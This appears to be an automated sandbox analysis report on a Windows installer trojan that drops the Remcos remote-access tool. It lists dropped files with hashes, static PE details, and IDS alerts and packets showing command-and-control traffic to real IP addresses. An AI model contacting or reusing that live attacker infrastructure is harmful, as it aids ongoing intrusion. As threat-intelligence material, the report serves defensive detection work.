background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}..-->..</style>..</head>..<body>.. Server Error .. .. <div class="co

C:\Users\user\AppData\Local\Temp\HERMAPHRODEITY.ini

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	40
Entropy (8bit):	4.412814895472355
Encrypted:	false
SSDEEP:	3:bAL2Wlv3AhWuvU2:bu2gYEd2
MD5:	176F3A8631F14F0421935D07502B8CD9
SHA1:	70C91B54BDE9BA107AB322ECACF16C60E0D8E57B
SHA-256:	F507F6BB14F286DD6835A18FC9ECDB86F73DBA96E9E281D626718447F1C496BB
SHA-512:	CC963E6BD3577D12FAC185D3D61CCC72098C52E5F2E907E5724BA7BC9FF022A2E74D0DF18D82AD7EC645FEE9328458B7493B1BDD7F1216A677A42F851656836
Malicious:	false
Reputation:	low
Preview:	[Godgrendes]..Resipiscence=Mightily197..

C:\Users\user\AppData\Local\Temp\Sydens.Pan7

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	data
Category:	dropped
Size (bytes):	133390
Entropy (8bit):	4.032963937138419
Encrypted:	false
SSDEEP:	768:8qWwx5hfUOSsrEMcRjmsUOvH0i7yx3CuhoP3tcD1stuSKjKNY1lDY491:84xrf+JJFvLuxyuhm3tcDqdCDZ91
MD5:	88518E49F5833B3DC505A5CA9E5A17EA
SHA1:	9C2EB3D3451DAE1531233D5D7B5323ED8F7D0E55
SHA-256:	DCC92754CBDB814A5AB672426B7072C7EC06D0B35CAC59DEB17E808019B38C1E
SHA-512:	76441315E4BA246AB527AE1D9E833C1F5A1EC019EBE4BDC46251E4B680CB8B62671574E09320148B3696F1C0580B1D3E6E62243EF04762D10142D5F45984C0E4
Malicious:	false
Reputation:	low
Preview:	....

C:\Users\user\AppData\Local\Temp\ThrottlePlugin.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	380640
Entropy (8bit):	6.00755593352656
Encrypted:	false
SSDEEP:	6144:tqpZKqQPNb5tPcACMBdK99Uf2o7nypI83l4tHY1706ePrz2lxf:tqEvcA49Ro7R64Pi
MD5:	07B4E869E84B557512EE38A5C283FEF3
SHA1:	85AFD748ACB7DB97C763ABFEA292E8543B084517
SHA-256:	C718B6BF9A427A117FFC1AB1C0E02551AFB2675406BAC625534E02179DB12C9D
SHA-512:	C1E7E9781B538D6FD1265DF135606483DCC80B190FFB6DE6C9A7C4DD83B2B4453C746FE7C4E4AE577BE5DD40D4BB98BE8D0325119148D81D8D3CD094E9260E7
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....(.....!..L.!This program cannot be run in DOS mode....$.....EK..+...+...+.....+...*...+.....+.../...+...(...+.$.*...+...,...+...-...+...*...+...*...+.$.....+.$.+...+.$.....+.....+.$.)...+.Rich..+.....PE..d...W6;a....." .....2.....$y..... .....P....`.....pK..T....K..0.....p.....!.....T.....(.....h.....text...<..... ..`.rdata.. .....@..@.data....%.....~.....@....pdata...!....."....@..@.rsrc...p.....@..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Temp\applications-other.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	685
Entropy (8bit):	7.621282940093077
Encrypted:	false
SSDEEP:	12:6v/7U+KyobNKxqUPO9/qRw6l2ZK2zirFLDbFJXy+MAg+eElsD8itXaBdHjGGrOKF:N+KyobksUVRqK2+LX/zlsYR3HjGCbx
MD5:	8C4F73C63672801A4629BA32BFAF9E31
SHA1:	C59877FEA56A2D45E36389366B0CCBC0AC2B720B
SHA-256:	DFAFC0CCDCD4A2B74B8F74ECBE0BE82FC9FF3D055A8C9585DD78379DB7F01063
SHA-512:	E4479DFE6F342212DA86B0B4BE1095162F07F7AE98AC1921CC9ED7BB650E7024CF80D1A82EA99D3744C9127FA046E82C81D4D82D17152D868DD7D1D78ACE205
Malicious:	false
Preview:	.PNG.....IHDR.....a...tIDATx.....ki.G.....pm.....c.m.v.....uNr...O.....".....\.B.....q.J.....|.^^^.....g....6..^..NV(..../.wAli.n.,,.....A~k....5....YwdS.....O/.s.9.k..|v.d..... <F.F.....z.9 CDn.IzeS.^.w.).V.0.?.._.-.....p?.....A.KV..}r...M.....<..p.....h.hEGg+.Z.$.jx7}LN....,....+...`..-N.6.8....T.T.r.zH.?...@.X...L.....fgg..{.....EQq....n.G..{65 <.cD)d>.c..V}r.>z.S.D"...[.p.M.4>|.3|..7..j8:.@..5.s.P...N..P..Vi8..<3.g.5...hO..-d..Z.,.....A.Yc..3.5|.Nk.....I.7.*..a..x....2R.....sn..0..2...o....Q.)<A..M.....%`....P...Q.w. ..G. ggr.F..O5.`.5.(g...7.....3l.-d..,..1F..[t.l9.g..FX.....IEND.B`.

C:\Users\user\AppData\Local\Temp\folder-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	166
Entropy (8bit):	5.876785121167948
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBllZMFnt4UoEw2GUqcklEj9h0XGqV/maXyj2flljp:6v/lhPysLEnt4UoEwsqckGpq6jy/jp
MD5:	A008C1D205C5B08639C0A8D8673C6C72
SHA1:	5190570B97A6F75F1D10D3D1EC6E46AEC8705B0B
SHA-256:	54A3EBAD22462339574D87D835CA626E039E9B38A625806BAA051F80A327C428
SHA-512:	AC5F3ED7773C04223650B757F6168FA4F6C57BA4F0C073BD5AB933B96F0FC3AEE918543C4AEA703A9F472045C6FC5CEA012935850F2971A8107772B96F341AB5
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d....]IDAT8.c`..8.....>... F...4..u...IJ.....43B.....!..X.D.&rl.5...<...IPO.....R..3...W.....o2...M`....IEND.B`.

C:\Users\user\AppData\Local\Temp\nsw99C.tmp\System.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\rt64win7.inf

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	Windows setup INFormation, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	1292652
Entropy (8bit):	3.864768543104337
Encrypted:	false

SSDEEP:	3072:veHaqq95T1TpRKkYxyZuSkIRipOp1MbSqh43FFc23lRxSsopQfql1Ody29kn1jYF:XaekadZaJiaeQMV
MD5:	2D947C4C9147622CFC588FC5C17DDDEC
SHA1:	B367B48D1282E39E37B8992615FF9947DEE8CFED
SHA-256:	EBB8155AC71DD53258CE3772F189B4771272BA55E15A6DABDE2BEA6896DC2CC3
SHA-512:	3213B423153A1350AA3A0213079EDF21D77022C7839EB3A905F7EE8A02028E6A5724992238889A55C2EF4646C0D3B2CB6DC64E1DCCEF26053EF80D34313EAD88
Malicious:	false
Preview:	..;. .*.*. .C.O.P.Y.R.I.G.H.T. .(.C.). .2.0.0.7.-.2.0.1.3. .R.e.a.l.t.e.k. .C.O.R.P.O.R.A.T.I.O.N.....;.....;. .R.e.a.l.t.e.k. .P.C.I.e. .F.E. .F.a.m.i.l.y. .C.o.n.t.r.o.l.l.e.r.....;. .R.e.a.l.t.e.k. .P.C.I. .G.B.E. .F.a.m.i.l.y. .C.o.n.t.r.o.l.l.e.r.....;. .R.e.a.l.t.e.k. .P.C.I.e. .G.B.E. .F.a.m.i.l.y. .C.o.n.t.r.o.l.l.e.r.....;.....[.v.e.r.s.i.o.n.].....S.i.g.n.a.t.u.r.e. . . .=. .".$.W.i.n.d.o.w.s. .N.T.$."....C.l.a.s.s. . . . . .=. .N.e.t.....C.l.a.s.s.G.U.I.D. . . .=. .{.4.d.3.6.e.9.7.2.-.e.3.2.5.-.1.1.c.e.-.b.f.c.1.-.0.8.0.0.2.b.e.1.0.3.1.8.}.....P.r.o.v.i.d.e.r. . . . .=. .%.R.e.a.l.t. e.k.%.....D.r.i.v.e.r.V.e.r. . . .=. .0.4./.1.0./.2.0.1.3.,.7...0.7.2...0.4.1.0...2.0.1.3.....C.a.t.a.l.o.g.F.i.l.e...N.T. .=. .r.t.6.4.w.i.n.7...c.a.t.....[.M.a.n.u.f.a.c.t.u.r.e.r.].....%.R.e.a. l.t.e.k.%.=.R.e.a.l.t.e.k.,. .N.T.a.m.d.6.4.....[.C.o.n.t.r.o.l.F.l.a.g.s.].....E.x.c.l.u.d.e.F.r.o.m.S.e.l.e.c.t. . . . .=. .*.....[.R.e.a.l.t.e.k...N.T.a.m.d.6.4.].....;. .8.

C:\Users\user\AppData\Local\Temp\svulm\MDDINGEN.exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	data
Category:	dropped
Size (bytes):	658027
Entropy (8bit):	6.79371907132509
Encrypted:	false
SSDEEP:	12288:rYgT387AbTc/v4b0h2gdYBXnQLGT/Fp0hZAvcG0ePzNSd01RHqtZCCNfn6THbMcy:rYgo7AbTc/v4b0h2gqBXnQLGT/Fp0hZB
MD5:	D2DD4E8168706A8AE302E5F59D7BB993
SHA1:	DF22F35E6C42E7717D821387DA387093D6ED4E12
SHA-256:	0AB4A5721960B4959FFAC1451C15EE114E5C45905A8DA1E5AEA28C3F506CC9FB
SHA-512:	EB7CB3B76859CAB2F633E231449387F414DEF3F950DCCDAB5D5C97EE60F1319EB14F3B772D5DF8431D125BE70F84F179E8299A7F785A65EDD4A9AEF1E20F92D
Malicious:	false
Preview:	.Z.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....h...*.....@6.....@.....`.....@..... ..8=.....text...vf.....h..... ..`.rdata.....l.....@..@.data...x.....@....ndata...p.....rsrc...8=... ...>.....@..@.....

C:\Users\user\AppData\Local\Temp\user-not-tracked-symbolic.svg

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	4730
Entropy (8bit):	4.970880293743837
Encrypted:	false
SSDEEP:	96:VkoIankPYfLoIJomlXTlUxSHtuubQLqJlm0mxmOmTGmVm/mYmY:VkfcMI64RflubQW/BEjPoKlp
MD5:	8F7C767AFA41E6D03BDE59296DFF8175
SHA1:	EEFA541D3A06CAFEB62A535B86D1A95D6AAE1CD6
SHA-256:	292770B23ED69AF4EDE9255BB66ADF3D3A0FF62D827D2BA05ED2C44A57228ED6
SHA-512:	FFE75CCD2EFFA74E24955BF36DBD86BB1B30F880D233D8F5C5431E99169224E89E7C59FDD052C6F9544E05CF11FD425F01ADD6E87B512C318132D963CB338B4
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="no"?>.<svg. xmlns:dc="http://purl.org/dc/elements/1.1/". xmlns:cc="http://creativecommons.org/ns#". xmlns :rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#". xmlns:svg="http://www.w3.org/2000/svg". xmlns="http://www.w3.org/2000/svg". width="16". version="1.1". style ="enable-background:new". id="svg7384". height="16.000645">. <metadata. id="metadata90">. <rdf:RDF>. <cc:Work. rdf:about="">. <dc:format>i mage/svg+xml</dc:format>. <dc:type. rdf:resource="http://purl.org/dc/dcmitype/StillImage" />. <dc:title>Gnome Symbolic Icons</dc:title>. <c c:license. rdf:resource="http://creativecommons.org/licenses/by-sa/4.0/" />. </cc:Work>. <cc:License. rdf:about="http://creativecommons.org/li censes/by-sa/4.0/">. <cc:permits. rdf:resource="http://creativecommons.org/ns#Reproduction" />. <cc:permits. rdf:resource="htt

C:\Users\user\AppData\Local\Temp\video-joined-displays-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	208
Entropy (8bit):	6.572781220141588
Encrypted:	false
SSDEEP:	3:yionv//thPl9vt3lAnsrtxBllUxPFp/7l04sR5/7dY+MK6Ie+ed0oxIwsoazRC4I:6v/lhPysIzlZsfdY+MKda8RC4KymCeVp
MD5:	E2FC23D36F5488D1F2888D524F933582
SHA1:	335CA8F69FF42E4418F0C95A9626F7B027F62139

SHA-256:	07AEFFEAC02CD1501C54E5D66ED1816B83AF04E51B1676AF3C4A538FDC9E9E4A
SHA-512:	EA3B15A24F8B3FF83DE6ABB7392A0672A55F1F87DDC485B2AD517E76B48358C852484CF2D23FD7989992676AF73640D6CC2002FD2F0FD2EAA29C39C7DFE503A
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8..1.. .E..@v....P.....8.O.....w4@.8`..I.I....0...&y..../9..r....5..@....P.+..l..*..8..~...@....p...y.#0)....o...fq....>....S.^&.n....IEND.B`.

C:\Users\user\AppData\Roaming\remcos\logs.dat	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.Inject.3564.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	105
Entropy (8bit):	3.661849232724529
Encrypted:	false
SSDEEP:	3:M1XKe31t4yv1gKe31t4yv1gKe3n:0aK4y9K4y9S
MD5:	5FEEACD53BE58F9804B2BB6AC90A0654
SHA1:	01060E129AA59B305C49C95C9C6F8FB514D77015
SHA-256:	93F869F792A944A9779883A627B90351E4870AA22959C694BA85A00C7D010261
SHA-512:	370C395EDDFB2414F997A50D5945B74061F2D3320BE3F9A756EF6DAB185E4B8584C50D7657D16D474DB51EC1CF829AC3DE7534ADC0321B8DA19A3D8146685DF
Malicious:	false
Preview:	...[Program Manager]...[r...[Run]......[Program Manager]...[r...[Run]......[Program Manager]...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	6.793727437239704
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.Trojan.Inject.3564.exe
File size:	658027
MD5:	0d6d5bef9fc4a8d2e0fc32bb4d524aaf
SHA1:	78ba54ad4ff986e5d96a35cd441de47517455ba9
SHA256:	824a49f83e2e0d1be82a9aee6ac76add4d9ff7ac3dc633e754e5dad1977a9cf9
SHA512:	7893c1bd4a437a11dae17ef6f6f3ad2ca4c0e4aa432d0cbfe9e9862d34b511a556d37fb9be946bebd8ebbf927603643a3a184d43fa9005fa53e318884178e856
SSDEEP:	12288:0YgT387AbTc/v4b0h2gdYBXnQLGT/Fp0hZAvcG0ePzNSd01RHqtZCCNfn6THbMcy:0Ygo7AbTc/v4b0h2gqBXnQLGT/Fp0hZB
TLSH:	72E429B2A570868AD5E91EF25E4AB93091B22C7CDCE2110DA9F6330DD6F231145DEB4F
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L.....Oa.....h...*.....

File Icon

Icon Hash:	ac9eb23233b28eaa

Static PE Info

General

Entrypoint:	0x403640
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT

Time Stamp:	0x614F9B1F [Sat Sep 25 21:56:47 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	61259b55b8912888e90f516ca08dc514

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A230h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080C8h]
mov esi, dword ptr [004080CCh]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007FC31CD2100Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007FC31CD20FDAh
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [0042A318h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax

Instruction
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8504	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x52000	0x63d38	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6676	0x6800	False	0.656813401442	data	6.41745998719	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x139a	0x1400	False	0.4498046875	data	5.14106681717	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x20378	0x600	False	0.509765625	data	4.11058212765	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x2b000	0x27000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x52000	0x63d38	0x63e00	False	0.295598990926	data	5.64645184571	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_BITMAP	0x523d0	0x368	data	English	United States
RT_ICON	0x52738	0x4180c	data	English	United States
RT_ICON	0x93f48	0x10828	dBase III DBT, version number 0, next free block index 40	English	United States
RT_ICON	0xa4770	0x94a8	data	English	United States
RT_ICON	0xadc18	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16384, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0xb1e40	0x25a8	dBase IV DBT of `.DBF, block length 9216, next free block index 40, next free block 0, next used block 95	English	United States
RT_ICON	0xb43e8	0x988	data	English	United States
RT_ICON	0xb4d70	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0xb51d8	0xb8	data	English	United States

Name	RVA	Size	Type	Language	Country
RT_DIALOG	0xb5290	0x144	data	English	United States
RT_DIALOG	0xb53d8	0x13c	data	English	United States
RT_DIALOG	0xb5518	0x100	data	English	United States
RT_DIALOG	0xb5618	0x11c	data	English	United States
RT_DIALOG	0xb5738	0x60	data	English	United States
RT_GROUP_ICON	0xb5798	0x68	data	English	United States
RT_VERSION	0xb5800	0x1f4	data	English	United States
RT_MANIFEST	0xb59f8	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, CreateFileW, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos

Description	Data
ProductName	Wadiesant
FileDescription	Unpackagedfotomo
FileVersion	19.29.0
Comments	CHONDROITI
CompanyName	Conteketra
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.11.20185.222.57.2174974987802825931 05/27/22-14:48:49.901221	TCP	2825931	ETPRO TROJAN MSIL/Remcos RAT CnC Keep-Alive (Outbound)	49749	8780	192.168.11.20	185.222.57.217
192.168.11.20185.222.57.7949748802018752 05/27/22-14:40:51.779893	TCP	2018752	ET TROJAN Generic .bin download from Dotted Quad	49748	80	192.168.11.20	185.222.57.79
192.168.11.20185.222.57.2174974987802829308 05/27/22-14:48:49.901221	TCP	2829308	ETPRO TROJAN MSIL/Remcos Variant CnC Checkin	49749	8780	192.168.11.20	185.222.57.217
185.222.57.217192.168.11.208780497492825930 05/27/22-14:48:49.899380	TCP	2825930	ETPRO TROJAN MSIL/Remcos RAT CnC Keep-Alive (Inbound)	8780	49749	185.222.57.217	192.168.11.20
192.168.11.20185.222.57.2174974987802825929 05/27/22-14:40:51.910166	TCP	2825929	ETPRO TROJAN MSIL/Remcos RAT CnC Checkin	49749	8780	192.168.11.20	185.222.57.217

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 14:40:51.765161991 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.779087067 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.779284954 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.779892921 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.796084881 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.796176910 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.796226025 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.796272993 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.796305895 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.796341896 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.796376944 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.796480894 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.810017109 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.810096979 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.810146093 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.810215950 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.810262918 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.810311079 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.810338974 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.810349941 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.810389042 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.810420036 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.810432911 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.810524940 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.810540915 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.810590982 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.810652018 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.810702085 CEST	49748	80	192.168.11.20	185.222.57.79
May 27, 2022 14:40:51.824186087 CEST	80	49748	185.222.57.79	192.168.11.20
May 27, 2022 14:40:51.824246883 CEST	80	49748	185.222.57.79	192.168.11.20
